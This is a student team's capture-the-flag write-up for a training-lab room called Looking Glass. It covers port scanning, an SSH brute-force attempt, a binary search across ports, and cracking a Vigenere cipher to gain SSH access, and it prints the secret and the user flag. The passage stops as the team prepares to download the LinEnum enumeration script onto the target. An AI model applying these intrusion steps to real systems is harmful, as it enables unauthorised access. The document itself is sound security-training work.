PenTest 1
Room: Looking Glass
Capybozos

Members

ID	Name	Role
1211201568	Muhammad Albukhari bin Norazmi	Leader
1211101392	Wong Yen Hong	Member
1211101399	Karthigeayah A/L Maniam	Member
1211100732	Ephraim Tee Yu Yang	Member

Recon and Enumeration


Climb through the Looking Glass and capture the flags.

Members Involved: Muhammad Albukhari bin Norazmi, Wong Yen Hong, Karthigeayah A/L Maniam, Ephraim Tee Yu Yang


Tools Used: RustScan, nmap

Thought Process, Methodology and Attempts


Once we started up the tryhackme machine, we naturally attempted to scan the IP address for any open ports. For this, we use RustScan, a faster port scanner than the conventional nmap to speed up the process.




Once it finished scanning, we immediately noticed a large problem: There were way too many open ports, and each of them ran a different service! Here's a screenshot of a few hundred ports, just to prove our point.




Our group's first course of action was to use the only port we recognised at a glance, the SSH port 22 was open, so Karthigeayah tried using a nmap script (ssh-brute) and a common username/password list to brute force his way into the machine.



While that script was still running, the rest of us tried looking up the services running on each port, appended by "exploit" " vulnerability" and any other fancy red team keywords, to find a way to access the machine. Unfortunately, that script and service lookup attempt were not only tedious and time-consuming, but it did not result in anything either. After wasting more than half an hour going through random port numbers, we decided to revisit the SSH attempt and looked at the man page for SSH in hopes of finding something, and we found an interesting command option.





We attempted to connect to the earlier port 22 SSH, but without the correct username and password it was pointless. So, we tried running the command on the many open ports we found using our port scan, and we noticed something interesting.

```
┌──(1211201568㉿kali)-[~]
└─$ ssh -p 11988 10.10.197.69
Unable to negotiate with 10.10.197.69 port 11988: no matching host key type found. Their offer: ssh-rsa
```


A new error message means we must have made progress! After looking up the error on the Internet in an attempt to troubleshoot it, we find a forum post explaining how to fix it. The solution was to add the -oHostKeyAlgorithms=+ssh-rsa option to the command. With this sudden burst of genius (from googling it) we reattempted the command on the same port.

```
┌──(1211201568㉿kali)-[~]
└─$ ssh -p 11988 10.10.197.69 -oHostKeyAlgorithms=+ssh-rsa
The authenticity of host '[10.10.197.69]:11988 ([10.10.197.69]:11988)' can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ7O0IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:13: [hashed name]
    ~/.ssh/known_hosts:14: [hashed name]
    ~/.ssh/known_hosts:15: [hashed name]
    ~/.ssh/known_hosts:16: [hashed name]
    ~/.ssh/known_hosts:17: [hashed name]
    ~/.ssh/known_hosts:18: [hashed name]
    ~/.ssh/known_hosts:19: [hashed name]
    ~/.ssh/known_hosts:20: [hashed name]
    (4 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.197.69]:11988' (RSA) to the list of known hosts.
Higher
Connection to 10.10.197.69 closed.
```

After connecting to the port, the connection was immediately closed. However, pay attention to the second last line of the output, **“Higher”**. Curious by what this meant, we attempted the same command on a different port.

```
┌──(1211201568㉿kali)-[~]
└─$ ssh -p 9193 10.10.197.69 -oHostKeyAlgorithms=+ssh-rsa
The authenticity of host '[10.10.197.69]:9193 ([10.10.197.69]:9193)' can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ7O0IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:13: [hashed name]
    ~/.ssh/known_hosts:14: [hashed name]
    ~/.ssh/known_hosts:15: [hashed name]
    ~/.ssh/known_hosts:16: [hashed name]
    ~/.ssh/known_hosts:17: [hashed name]
    ~/.ssh/known_hosts:18: [hashed name]
    ~/.ssh/known_hosts:19: [hashed name]
    ~/.ssh/known_hosts:20: [hashed name]
    (7 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.197.69]:9193' (RSA) to the list of known hosts.
Lower
Connection to 10.10.197.69 closed.
```

Now it’s saying **“Lower”**. We put a lower number and got a “lower” output, and a higher number and got a “higher” output, this may look vague at first, but the tryhackme question has a very specific hint.



Anyone familiar with Data Structures & Algorithms would recognise what this means. O(log n) refers to the Time Complexity, sticking that together with the “Higher” and “Lower” output can only mean one thing: It is a reference to the **Binary Search** algorithm, a search algorithm which works based off a “higher” and “lower” pivot to find the target value, with an average complexity of O(log n). With this, we can figure out what the “Higher/Lower” values mean. Utilizing the same concept as a Binary Search algorithm, we reduced our possibilities step by step until we finally find the port we need.

```
┌──(1211201568㉿kali)-[~/Desktop/openvpn]
└─$ ssh -p 9350 10.10.121.246 -oHostKeyAlgorithms=+ssh-rsa
The authenticity of host '[10.10.121.246]:9350 ([10.10.121.246]:9350)' can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ7O0IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:13: [hashed name]
    ~/.ssh/known_hosts:14: [hashed name]
    ~/.ssh/known_hosts:15: [hashed name]
    ~/.ssh/known_hosts:16: [hashed name]
    ~/.ssh/known_hosts:17: [hashed name]
    ~/.ssh/known_hosts:18: [hashed name]
    ~/.ssh/known_hosts:19: [hashed name]
    ~/.ssh/known_hosts:20: [hashed name]
    (25 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.121.246]:9350' (RSA) to the list of known hosts.
You've found the real service.
Solve the challenge to get access to the box
Jabberwocky
'Mdes mgplmmz, cvs alv lsmtsn aowil
Fqs ncix hrd rxtbmi bp bwl arul;
Elw bpmtc pgzt alv uvvordcet,
Egf bwl qffl vaewz ovxztiql.

'Fvphve ewl Jbfugzlvgb, ff woy!
```


Gaining a foothold

Members Involved: Muhammad Albukhari bin Norazmi, Wong Yen Hong, Karthigeayah A/L Maniam, Ephraim Tee Yu Yang

Tools Used: SSH, CyberChef, dcode.fr, boxentriq, textreverse.com


Thought Process, Methodology and Attempts

Now, we finally found the real service offered. Here, we are presented with a lot of unreadable text, as well as a prompt for us to enter the secret.




Looking through the text, it seemed to resemble some sort of paragraph or a poem, as the punctuation formatting still looks intact. We came to the conclusion that the message must have been encrypted and so, we attempted to decipher it.

At first, we tried using CyberChef to test out random ciphers. As expected, that didn't turn out too well.





Next, we tried looking for common ciphers. Using google, we searched for common ciphers.




Seeing these, we tried one by one until hopefully we found one that works. Trying out the Caesar shift, we still couldn't find the answer. Therefore we moved on to the rest of them.

After trying out about 5 of them, we realised that some of them require keys and the results may vary depending on the keys. But rather than retrying for all of them again, we put the text inside a cipher analyzer that we found.






Looking through the results, we decided to try each one of them. Using the same website, we tested out the different ciphers present. This time, we payed close attention to the parameters that can be changed at the bottom and played around with them.




Noticing that there is an auto solve feature, we tried deciphering it with the longest key length possible as there are the most options this way.




Eventually, we find the key and the cipher used, which is the Vigenere cipher. Seeing that not the full text is being displayed, we went back to our trusty CyberChef to see if we can decode it there, now that the cipher and key are known.

Finally, in CyberChef, we were able to find the secret that was hidden in the text.




```
And the mome raths outgrabe.
Your secret is bewareTheJabberwock
```

Entering the secret, we receive the password for the account.



Going through this as a group, we realized that each of us received different passwords, but the username is still the same.

Without wasting a moment, we tried to ssh into the jabberwock account using the credentials provided.

```
┌──(epsilon㉿1211100732)-[~]
└─$ ssh jabberwock@10.10.186.235
The authenticity of host '10.10.186.235 (10.10.186.235)' can't be established.
ED25519 key fingerprint is SHA256:xs9LzYRViB8jiE4uU7UlpLdwXgzR3sCZpTYFU2RgvJ4.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:7: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.186.235' (ED25519) to the list of known hosts.
jabberwock@10.10.186.235's password:
Permission denied, please try again.
jabberwock@10.10.186.235's password:
Last login: Fri Jul  3 03:05:33 2020 from 192.168.170.1
jabberwock@looking-glass:~$
```


Now that we are finally in, we searched for the user.txt text file. Using ls and cat, we were quickly able to find the flag.


```
jabberwock@looking-glass:~$ ls
poem.txt  twasBrillig.sh  user.txt
jabberwock@looking-glass:~$ cat user.txt
}32a911966cab2d643f5d57d9e0173d56{mht
jabberwock@looking-glass:~$
```

However, looking at this flag, something seemed off. The flags we were used to normally began with THM followed by some random numbers and letters encased by 2 curly brackets. Looking closer, it looked to be in reverse, and we further confirmed this with the hint “A looking glass is a mirror”.

O(log n) A looking glass is a mirror.

We immediately looked to reverse the text by using any form of text reversers.





With that, we have successfully found our first flag, the user flag.

Enumeration after gaining foothold

Members Involved: Muhammad Albukhari bin Norazmi, Wong Yen Hong, Karthigeayah A/L Maniam, Ephraim Tee Yu Yang


Tools Used: LinEnum.sh, Linux Exploit Suggester, Firefox, wget, python http.server module

Thought Process, Methodology and Attempts

First thing we do after gaining a foothold in the machine is always enumeration, we need to gather whatever information we could , as much as possible, to know about the vulnerabilities of the target machine that we could possibly exploit.

The best way to gather information about a system is by using a script that would automate all the tasks for us. And there is one script specifically that could be used for this task, which is LinEnum.sh.

First, let's get the script from this site https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh by using wget.



In order to gather information about the target machine, we need to get this script into the target machine and execute it. To achieve this, we could launch a http server using python http.server module, and download the script to a directory we could freely execute the script, which is obviously /tmp.
